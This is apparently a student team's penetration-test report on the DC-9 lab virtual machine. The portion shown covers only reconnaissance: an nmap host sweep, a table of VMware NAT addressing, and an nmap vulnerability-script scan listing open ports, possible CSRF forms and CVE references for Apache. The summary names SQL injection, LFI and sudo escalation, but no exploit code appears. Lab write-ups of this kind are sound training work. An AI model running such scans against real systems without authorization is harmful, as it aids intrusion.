PENETRATION ON DC-9

LINUX-BASED VIRTUALMACHINE

MEYA HACKTIVISTS

Team Member:
Muhammad Abdullah El-Sabbagh
Ali Sayed Ali Ragab
Ebrahim Magdy abdallaha Meghawry
Yousef Ashraf Abdullah

EXECUTIVE SUMMARY

Objective: Identify security vulnerabilities, exploit them, and escalate privileges to root.

1

SQL Injection: Found and exploited to gain unauthorized access.

2

Weak Password Policies Allowed easy credential guessing.

3

Misconfigured Sudo Privileges: Enabled privilege escalation to root.

4

Local File Inclusion (LFI),


METHODOLOGY

Focused on analyzing the entire infrastructure, including the network, services, and applications, to identify and exploit security vulnerabilities.

RECONNAISSANCE

Network Scanning: using Nmap to discover the IP address of the targeted machine.


SCAN RESULTS:



```
┌──(root㉿kali)-[~]
└─# nmap -sn 192.168.253.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-02 15:34 EDT
Nmap scan report for 192.168.253.1 (192.168.253.1)
Host is up (0.0014s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.253.2 (192.168.253.2)
Host is up (0.00049s latency).
MAC Address: 00:50:56:FD:75:0E (VMware)
Nmap scan report for 192.168.253.132 (192.168.253.132)
Host is up (0.0015s latency).
MAC Address: 00:0C:29:D9:49:D8 (VMware)
Nmap scan report for 192.168.253.254 (192.168.253.254)
Host is up (0.00028s latency).
MAC Address: 00:50:56:F9:0B:5C (VMware)
Nmap scan report for 192.168.253.129 (192.168.253.129)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 26.24 seconds
```

RECONNAISSANCE

VMware Workstation uses a Class C address for NAT networks. The accessible IP addresses follow conventions based on the designated network number <net>. This helps in understanding how VMware configures IP addresses for NAT networks.



Address Use on a NAT Network


Range	Address use	Example
<net>.1	Host machine	192.168.0.1
<net>.2	NAT device	192.168.0.2
<net>.3-<net>.127	Static addresses	192.168.0.3-192.168.0.127
<net>.128-<net>.253	DHCP-assigned	192.168.0.128-192.168.0.253
<net>.254	DHCP server	192.168.0.254
<net>.255	Broadcasting	192.168.0.255

RECONNAISSANCE

Nmap Scan :


- Port 22 (SSH): Filtered (blocked by a firewall)
- Port 80 (HTTP): Open (running a vulnerable Apache server)

SCAN RESULTS:



```
┌──(root㉿kali)-[~]
└─# nmap -sV -Pn --script vuln 192.168.253.132
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-03 00:50 EDT
Nmap scan report for 192.168.253.132 (192.168.253.132)
Host is up (0.00018s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE    SERVICE VERSION
22/tcp filtered ssh
80/tcp open     http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.253.132
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.253.132:80/search.php
|     Form id:
|     Form action: results.php
|
|     Path: http://192.168.253.132:80/manage.php
|     Form id:
|_    Form action: manage.php
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| vulners:
|   cpe:/a:apache:http_server:2.4.38:
|       FF2EF58E-53AA-5B60-9EA1-4B5C29647395    10.0    https://vulners.com/githul
|       C94CBDF1-4CC5-5C06-9D18-23CAB216705F    10.0    https://vulners.com/githul
```

CHECKING THE WEBPAGE:

